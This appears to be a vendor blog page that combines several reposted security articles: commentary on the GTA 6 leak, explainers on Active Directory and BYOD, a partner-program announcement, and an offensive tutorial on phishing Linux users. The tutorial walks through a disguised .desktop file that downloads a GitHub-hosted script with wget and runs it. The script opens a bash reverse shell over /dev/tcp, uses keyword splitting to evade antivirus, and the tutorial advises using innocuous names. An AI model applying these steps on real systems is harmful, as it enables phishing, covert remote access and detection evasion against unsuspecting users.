Skip to content

After the GTA 6 Leak, Is Any Intellectual Property Safe?

In September, a teenage hacker who goes by the alias “teapotuberhacker” managed to breach Uber and Rockstar Games at almost the same time. I wrote previously about the Uber hack. The Rockstar hack was smaller in scope – but the implications are potentially much greater.

To quickly review: the hacker used social engineering tactics to convince an Uber employee to give up their login credentials, which the hacker then used to gain access to internal systems and data. We know less about the techniques used in the Rockstar hack, but social engineering was likely involved – especially considering the perpetrator (who has since been arrested) was affiliated with a hacking group called LAPSUS$ known for successfully using social engineering to hack Microsoft, Samsung, Okta, and others. Social engineering is their MO.

In the case of Uber, the hacker gained access to internal systems but does not appear to have stolen, altered, or destroyed any data. In the Rockstar hack, however, he released dozens of videos of unreleased gameplay footage from Grand Theft Auto 6: one of the most hotly anticipated video games in development and a piece of intellectual property worth massive amounts of money (the previous game netted $6+ billion). Details about Grand Theft Auto 6 have been few and far between, so to get so much footage of the game provided interested parties with an avalanche of details to scrutinize and (inevitably) criticize.

Reading Into the Attack

The fact that social engineering was behind this attack and so many others launched against major companies shouldn’t come as a surprise.

We have long known that social engineering – from simple phishing to more sophisticated forms like these attacks – is a major vulnerability in cybersecurity. Arguably, bigger organizations are at greater risk of social engineering since there are so many people and processes happening at once that it’s hard to know what’s “legitimate” and what’s “suspicious.” Uber, Rockstar, and Microsoft all take security seriously, employ elite security teams, and train their employees carefully – and yet all fell victim to social engineering.

Perhaps the lesson is this: we are good at catching “dumb” cyber attacks driven by code, but when an actual person is in the driver’s seat, our defenses are extremely inadequate.

The fact that intellectual property was the target isn’t surprising either. Cyber attacks and corporate espionage are no strangers to one another. Furthermore, this is hardly the first time people have seen a game (or movie, album, novel, etc.) before the creator intended. I still think the Rockstar hack is remarkable, though, given the circumstances: a teenager, using tenacity much more than technology, got access to one of the single most valuable pieces of IP on earth, then released it into the wild for all to see. Many of the videos have been taken down (though plenty remain), but the key details have been written about extensively, and the impact is impossible to undo.

Grand Theft Auto 6 will almost certainly still be a smash hit. But how much will the reaction to the leaked videos change the course of development? No one outside Rockstar can know for sure. But at the very least, the developers have to discuss and defend the game much earlier than they wanted, and do so in a context where people have only seen part of the work in progress. At the very worst, developers may have to make significant changes that delay the release and inflate the development cost. One way or another, the hack has altered the course of Grand Theft Auto 6 – and it wasn’t even particularly hard.

Content creators across the board – but especially media giants like Netflix, Disney, or Electronic Arts – have to feel a little more anxious after the Rockstar hack. What’s stopping someone from releasing unedited footage from an upcoming Marvel movie and sparking a wave of fan backlash in the process? Or leaking Beyonce’s next album months before the carefully planned launch? It appears easier than ever for someone with the right motivation to “pull back the curtain” on whatever piece of IP they want. So what does that mean for the future of artistic production, both from a creative and economic standpoint? And what does it mean for the future of cybersecurity – will IP attacks become a dangerous new threat vector?

I’m curious to hear what the community thinks. Drop your comments below.

#rockstar #hack #socialengineering

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About VRX
VRX is a consolidated vulnerability management platform that protects assets in real time. Its rich, integrated features efficiently pinpoint and remediate the largest risks to your cyber infrastructure. Resolve the most pressing threats with efficient automation features and precise contextual analysis.

Domain Controller vs. Active Directory

Active Directory (AD) and a domain controller are some of the IT components that are core to organizations using Windows operating systems (OSs). But what’s the difference between them? 

Active Directory is Microsoft’s proprietary directory service. It allows IT teams to manage identity and secure access to various resources on the enterprise network. 

A domain controller, on the other hand, is a server that responds to user authentication requests, allowing the host to access various resources on an enterprise network. 

In this post, we’ll explore the differences between a domain controller versus Active Directory, and how JumpCloud can help you enhance AD or ditch the domain controller altogether. 

Active Directory: Identities and Access

Active Directory is an identity management database that allows IT teams to define what users can do on a network. As a database, Active Directory captures data in the form of objects. An object can be a single resource element, like a user, group, application, or device. 

Each object has associated attributes that allow it to be distinguished from other entities. For example, a user object would have a username, password, and email attributes that distinguish it from other objects. 

Active Directory consists of four essential services that allow it to provide identity and access management:

  • Active Directory Domain Services (AD DS). This is the main service within the Active Directory protocol. Besides storing the directory information, it also controls which users can access each enterprise resource and group policies. AD DS uses a tiered structure comprising the domains, trees, and forests to coordinate networked resources.
  • Active Directory Lightweight Directory Services (AD LDS). It shares the same codebase and functionality as AD DS. However, unlike AD DS, AD LDS uses the Lightweight Directory Access Protocol (LDAP), allowing it to run on multiple instances on the same server. 
  • Active Directory Federation Services (AD FS). As the name suggests, AD FS is a federated identity service that provides single sign-on (SSO) capabilities. It uses many popular protocols such as OAuth, OpenID, and Secure Assertion Markup Language (SAML) to pass credentials between different identity providers. 
  • Active Directory Certificate Services (AD CS). This is a service that creates on-premises public key infrastructure (PKI), allowing organizations to create, validate, and revoke certificates for internal use.

Domain Controller: Validate and Authenticate

A domain controller is a server that processes user authentication requests on a particular domain on an enterprise network. While domain controllers are primarily used in AD domains, you can also use them with other non-Windows identity and access management (IAM) systems, such as Samba and FreeIPA.

A domain controller restricts access to enterprise resources within a given domain by authenticating and authorizing users based on their login credentials. For example, in Windows domains, the domain controller obtains authentication information for user accounts from Active Directory. 

While domain controllers can operate as single systems, they are often implemented in clusters to provide high availability (HA) and reliability services. For example, in Windows Active Directory, each cluster can consist of a primary domain controller (PDC) and a backup domain controller (BDC). In Unix and Linux ecosystems, replica domain controllers replicate authentication databases from the PDC. 

Active Directory vs. Domain Controller

It’s common to think that the terms Active Directory and domain controller are synonymous. This is because domain control is a function within Microsoft’s Active Directory, and domain controllers are servers that leverage AD to validate and respond to authentication requests. 

However, the terms are not interchangeable. Active Directory is a database that stores and organizes enterprise resources as objects. You can think of Active Directory as a database that stores users and device configurations in AD DS. A domain controller, in contrast, is simply a server running Active Directory that authenticates users and devices. In this regard, you can think of a domain controller as a custodian, facilitator, or host of Active Directory. 

Since domain controllers mediate all access to the network resources, it is essential to protect them with additional security mechanisms, such as firewalls, encryption protocols, and expedited configuration and patch management solutions.

Deciding What You Need for a Directory and Domain Controller

Many organizations are looking to implement SSO solutions that allow their employees to access all their on-prem and cloud-based applications easily. 

In the recent past, a vital requirement of these solutions was the domain controller, which made it possible to connect applications back to Active Directory as a single source of truth. Organizations have used AD FS as a solution for integrating Active Directory into cloud-based applications. However, while Microsoft markets AD FS as a “free” solution, there are many hidden costs, including hardware purchase, deployment, and ongoing maintenance, that you have to contend with. 

But suppose you were to decide what you need for a directory or what constitutes a complete IAM solution today. Such a solution should provide automated provisioning of resources, lifecycle management, mobile device management (MDM), and reporting from a single console. The IAM solution should also be vendor-agnostic, unlike Active Directory, which excels at managing access to on-prem Windows-based OSs. The IT environments of today simply don’t look like that anymore.

The JumpCloud Directory Platform® is a low-cost, cloud-based directory management solution that simplifies AD integration, allowing IT teams to unify IAM and consolidate tooling while enhancing Active Directory’s functionality. Organizations can also leverage JumpCloud as an AD replacement tool, reducing the on-prem servers required to set up AD FS and moving to a domainless enterprise

JumpCloud

Explore JumpCloud Pricing

Packages and A La Carte Pricing

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About JumpCloud
At JumpCloud, our mission is to build a world-class cloud directory. Not just the evolution of Active Directory to the cloud, but a reinvention of how modern IT teams get work done. The JumpCloud Directory Platform is a directory for your users, their IT resources, your fleet of devices, and the secure connections between them with full control, security, and visibility.

BYOD Best Practices

83% of companies have some kind of bring your own device (BYOD) policy in place, which means that understanding and adhering to BYOD best practices needs to be top of mind for IT, security, and upper management. 

Some situations you might find yourself in will require you to either: 

  1. Learn about best practices prior to implementing a BYOD policy, and ensure that the practices, rules, and expectations you put together follow those practices, or
  2. Retroactively go back into your existing BYOD policy, ensure that it follows best practices, and make improvements wherever necessary.

No matter your situation, you’ll be better off if you’re aware of the challenges and vulnerabilities that accompany BYOD, follow BYOD best practices, and understand what device management tools exist to make managing BYOD easier. This article will dive into each of these topics to help you move forward with your BYOD initiative.

BYOD Vulnerabilities

While many employees expect a flexible BYOD policy at work, there are a handful of risks and vulnerabilities that come along with BYOD implementation. These are often exacerbated by poorly planned and/or poorly executed BYOD implementation, so don’t fret; many of them can be prepared for or avoided altogether by following best practices.

Some of the risks that accompany BYOD in the workplace include:

  • Data theft.
  • Malware.
  • Legal problems.
  • Lost or stolen devices.
  • Improper mobile management.
  • Insufficient employee training.
  • Shadow IT.

While each of these poses risk to your organization, the level of risk associated with each can be mitigated through proper training, protocols, device setup, and other strategies. However, they’re still important to keep in mind when you’re establishing or updating your BYOD policy.

There are also challenges that many organizations run into when implementing a BYOD policy. Some of those challenges are:

  • Establishing the policy’s scope.
  • Figuring out how to separate personal and organizational data.
  • Determining how to remain secure and compliant with BYOD devices in the mix.
  • Creating sufficient employee security training materials.

Now, let’s get into some BYOD best practices that can help you overcome these challenges and reduce some of the risk that accompanies allowing BYOD in your org.

BYOD Best Practices

While there are many benefits of allowing BYOD in your organization, understanding the risks of BYOD will help you recognize the significance of BYOD best practices. A few of those best practices include:

  • Assessing your needs.
  • Developing a clear BYOD policy.
  • Implementing organization-wide security measures.
  • Auditing and blacklisting applications.
  • Requiring robust employee training.

Assess Your Needs

In order to create a BYOD policy that will work for your organization and its employees, a best practice is to fully assess your needs. This means answering the following questions:

  • What types of working situations (remote, in-office, or hybrid) do you manage? 
  • Do you manage part-time, seasonal, or contractor devices?
  • How much control do you need over employee devices to maintain your desired level of security/compliance?
  • What size is your IT team, and how many BYOD devices will that team be able to manage effectively on top of their other priorities?
  • What type of devices and operating systems (OS) do you currently use? What new devices and OSs are you willing to allow with BYOD?
  • What policies mustbe on all devices used for work (corporate-owned and personal)?
  • How will you ensure BYOD devices are updated in a timely manner and as secure as possible?
  • What types of work can or cannot be done on personal devices?
  • Are you willing to pay for any maintenance costs or bills associated with BYOD devices in your org?

While this is not an exhaustive list of questions to consider, it’s a great jumping off point for creating a solid understanding of where your organization is at and where it needs to go. This BYOD best practice allows you to take stock of your current device management strategy, understand which teams and parts of the business allowing BYOD will affect, and ensure you create a comprehensive policy moving forward.

Develop a Clear BYOD Policy

Once you’ve assessed the needs and goals of your organization, you can use them to create a clear BYOD policy. The essential parts of this policy include: 

  • Which devices and operating systems are allowed or not allowed.
  • How they will be managed.
  • Expectations for employee use and behavior.
  • Security and compliance initiatives, such as what security measures will be implemented across BYOD devices.
  • How personal and work data will remain separate.
  • How BYOD devices will be onboarded and offboarded.
  • BYOD security training policies.

Depending on your organization’s needs, you can add other topics into your policy, or remove some as necessary. The point of creating a clear BYOD policy is not to strictly follow a template that came from someone else, but to mold it into something that perfectly suits your business.

JumpCloud

Decide what to include in your remote work policy

Implement Organization-Wide Security Measures

The next BYOD best practice that we want to touch on is implementing security measures to keep devices, identities, and organizational resources as safe as possible. If not addressed upfront, BYOD can pose new security threats to your organization which can have devastating consequences. 

Some common security measures used in a BYOD policy are multi-factor authentication (MFA), conditional access policies, enforced patch management, and more. By ensuring that personal devices used for work remain secure and productive, you can better protect the identities that use them, as well as the resources that those identities access on them.

It’s important to plan for any potential security threat that can arise due to the use of personal devices for work. Being proactive and establishing clear security guidelines prior to a security event occurring will significantly reduce the amount of risk that BYOD brings to your organization.

Audit and Blacklist Applications

Another BYOD best practice related to security and compliance is constantly auditing and whitelisting or blacklisting applications. It’s essential to keep track of what applications employees need to get work done, how secure they are, and if you should continue using them after a period of time. 

On top of that, with BYOD in particular, it’s important to specifically blacklist certain applications that don’t meet your security standards — this often comes in the form of games, social networking apps, and third-party file sharing apps. Any app that severely compromises organizational resource security on a personal device used for work needs to be inspected and restricted properly.

Invest in Ongoing Employee Training

The last BYOD best practice we want to discuss is both upfront and ongoing employee training. 43% of employees are “very” or “pretty” certain they have made a mistake at work with security repercussions. Not only is this number scary, but it’s also concerning that so many workers are unsure of what type of actions have security repercussions at work. Considering so much business is done and stored digitally and 85% of data breaches are due to the “human element,” this isn’t something to take lightly.

The first step to mitigating these risks is through clear, engaging, and consistent employee training. While this is true across the board, this is a specific BYOD best practice because allowing personal devices to be used for work purposes creates new attack vectors that employees aren’t used to or even aware of. 

To deal with this, consider creating an employee training program specifically catered to BYOD security and best practices for users. This training program should be required, and users should have to re-examine the topics multiple times throughout their tenure to stay aware and up to date on BYOD security.

BYOD and Mobile Device Management With JumpCloud

The best way to monitor and manage BYOD in your organization is through a modern mobile device management (MDM) platform. JumpCloud offers an MDM solution on top of many other capabilities such as MFA, single sign-on (SSO), policy and patch management, and much more! This way, with a single platform, you can allow BYOD while simultaneously securing all devices within your organization.

JumpCloud

Try JumpCloud Free MDM

MDM + Cloud Directory

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About JumpCloud
At JumpCloud, our mission is to build a world-class cloud directory. Not just the evolution of Active Directory to the cloud, but a reinvention of how modern IT teams get work done. The JumpCloud Directory Platform is a directory for your users, their IT resources, your fleet of devices, and the secure connections between them with full control, security, and visibility.

Phishing Linux Users with Zero Detection!

Introduction

All the phishing campaigns that attackers perform are on windows users and that’s normal as Windows widely used operating system. But, we will see how to perform phishing on Linuxusers effectively & undetectable through the .desktop "Desktop Entry" file and deliver our payload through trusted websites such as (Github&Gitlab). Also, We will run our Destop Entry on Ubuntu machine and the Eset nod32 Anti-Virus is installed & running.

What is .desktop “Desktop Entry” file ?

Basically, .desktop file is like a shortcut file in windows for Linux , Therefore, you can use it to indicate to an application and once the .desktop file executed it will run the application that the file points to it. Now, We can create a custom .desktop file and make it indicate to the /bin/sh which is the Linux shell and execute commands to download the payload, or just connect out the target to our server & receive a shell.

Desktop Entry Basics

We gonna cover some basic syntax and don’t worry it’s not complicated at all & it’s very simple. So, as any code you have to define the start point in the file and we doing it using [Desktop Entry] as the first line into the file (You can create a file and name it name.desktop and start writing into it) . The Desktop Entry files syntax basically can be considered as a key & value (e.x:Name=AppName "Key=Value" ). The Key is defined before in the Desktop Entry syntax and each one has a specific role & the value is given by the user.

Now, let’s discover the Keys:

Name: Set the name of the file.

Type: The type of the Desktop Entry (The file type could be 3 things Application,LinkandDirectory)

each Type of a Desktop Entry takes different Keys. The Application takes a path to the program will be run, Also it can carry arguments related to the program (e.x:/bin/sh -c "touch /tmp/testfile").

Version: The Version of the Entry file.

Icon: Desktop File icon to display.

Exec: The path of the program to run (including the arguments as well) .

We will not be using a lot of keys for our file. If you wanna know more keys& more details you can check it out from Here.

Now, Before we start creating our file, Let’s get our payload ready on payload ready on github.

Host the payload on github & gitlab

As github and gitlab are a trusted organization we will be able to make sure that our payload will be delivered successfully (Note:Maybe github or gitlab be blocked in some organizations "Rarely happen") . Now, i am gonna use github for explaining but at all you can use githuborgitlab. First thing is to create a new repository and give it a non-suspicious name (e.x: don’t use Myshell,Payloadreverse,bind and so on) instead use normal and known names “Not just for the repository. But, also for our payload name” and also for the file extension. As we are targeting Linux users, We can run the payload from the shell as the following ./app.ext no matter the extension is elf or whatever.


I named the repository VsocietySolution & A short description. Then, created the repository . Now, i will create a new shell file which contains some scripting codes, including bash -i >& /dev/tcp/$Nothin/$Nothing 0>&1 which basically run interactive bash shell and connect to us through the /dev/tcp (you can use udp instead of tcp) based on what type of protocols you listen on for the connection.

Here you can see the file and the code. So, what i did here is to little obfuscate in the code and it’s by sperate the words that can be detected by the anti-virus (e.x:bash,/dev/tcp or even if the AV performing some regex to detect if there is any IP address). Also, obfuscated the file name itself by changing it to access.log.

Create .desktop File

It’s the time to create our malicious .desktop file to deliver it to the victim and as we understand the syntax we will be able to create it easily. Now, create a new file and name it any.desktop. Then, open it with any text editor you have.


I named the file vsociety.desktopand as you can see it says the file is Unnamed we will now add a name for the file and the full code.

Here I made the name Note.txt, Then Exec will execute the sh Linux shell and -c argument is for command to be executed by the Linux shell. So, the command that gonna be executed will go to tmp directory and then download our shell script using wget (wget mostly installed by default on linux systems) Then, it will give the execute permission for our file which is access.log and after that will execute it. At the last line, I choose an Icon to use. But, debian Linux actually set an icon automatically according to file name. And you can find the icon you want to set for the file in the system. Just use locate icon | grep text it will locate files/paths with the icon word and filter out the one that has the word txt.

Getting a shell

Now, we will try our malicious file on an updated ubuntu box with Eset nod32 Anti-Virus Installed and we will bypass it. First of all let’s start our netcatlistener on our Attacker box, In the shell script file we set 8080 as the connection port. So, we will start our listener on port 8080.



Our Anti-Virus is running and we will run our file.

We executed the Desktop Enry file and as the following:

As can see that our access.log file downloaded and is in the /tmp directory as we configured the command inside our .desktop file. And the file is executed successfully and we got a shell on the attacker box.

Conclusion

This was a very easy way to perform phishing on linux users easily without need to develop any malware or having ours in doing research to see an effective way without getting detected, At all you can use the same way to get a shell and after that you could upload your beacon and don’t forget to use non-suspicious names & obfuscation.

#linux #phishing #attack #tutorial

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About VRX
VRX is a consolidated vulnerability management platform that protects assets in real time. Its rich, integrated features efficiently pinpoint and remediate the largest risks to your cyber infrastructure. Resolve the most pressing threats with efficient automation features and precise contextual analysis.

Introducing the runZero Infinity Partner Program

We don’t know what’s on our network anymore. Networks are more complex than ever. Unmanaged and agentless devices are constantly spinning up and down, and there’s a never ending surge of smart and IoT devices.

The tools used for asset discovery today haven’t changed in the past 20 years, but the devices sure have. This leaves unknowns across networks. Unknowns = big risk. 

Strong security posture starts with an authoritative source of truth for the network. Frameworks, like CIS, NIST, and the new CISA directive, all start with asset inventory for good reason: if we don’t know what’s on our network, we can’t protect, secure, and manage it. runZero was designed to solve this critical, universal problem.

Better together with our partners

runZero’s goal is to bring cyber asset management to networks around the world. Our partner community is one of the most meaningful and significant ways to achieve this goal and meet the market demands for asset inventory.

Over the summer, I joined runZero as the Director of Channel to build and scale our partner team and ecosystem with three clear goals:

  1. Deliver an exceptional experience for partners.
  2. Accelerate sales and revenue growth alongside our partners.
  3. Grow our partner attach rate to 80% of revenues.

Over the past four months, our partner team has grown 4x, and we’ve got a lot more growth planned (we’re hiring). Our team’s top priority has been building a partner-first framework to revamp how we work with our partners.

Introducing the runZero Infinity Partner Program

When partners ask about runZero’s partner culture, I can truly and emphatically say we have a “partner first” mindset. Today, I’m excited to introduce our runZero Infinity Partner Program!

With its launch, our partners now have the resources, enablement, content, training, and support to deliver a powerful cyber asset management solution to our joint customers globally. The Infinity Partner Program puts the partner experience front and center by matching how our partners do business and serve their end customers. The program builds on our already strong channel presence and focuses on helping partners maximize their investments with us.

Our team will be here to support our partners on every step of their journey with us. From that initial first meeting all the way to creating joint go to markets, we’re in this together.

You can find all of this and more in our brand new Infinity Partner Portal.

What’s coming today

  • A best-in-class portal experience empowering partners through training, certification programs, and exclusive partner-only collateral
  • Collaborative go-to-market support, including industry events, joint marketing efforts, and co-sell motions
  • Extensive partner enablement and learning content
  • Rewards-based incentive framework and discount structure

What’s coming in the future

  • Advanced training and certifications
  • Exciting partner SPIFs and new incentives
  • Additional content and joint go to market opportunities
  • runZero partner team growth to best support our partners
  • Alliance and technical integration opportunities
  • MSP specific content
  • And more!

Stay tuned as we move to infinity and beyond!

Learn more about the runZero Infinity Partner Program.

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About runZero
runZero, a network discovery and asset inventory solution, was founded in 2018 by HD Moore, the creator of Metasploit. HD envisioned a modern active discovery solution that could find and identify everything on a network–without credentials. As a security researcher and penetration tester, he often employed benign ways to get information leaks and piece them together to build device profiles. Eventually, this work led him to leverage applied research and the discovery techniques developed for security and penetration testing to create runZero.

×

Hello!

Click one of our contacts below to chat on WhatsApp

×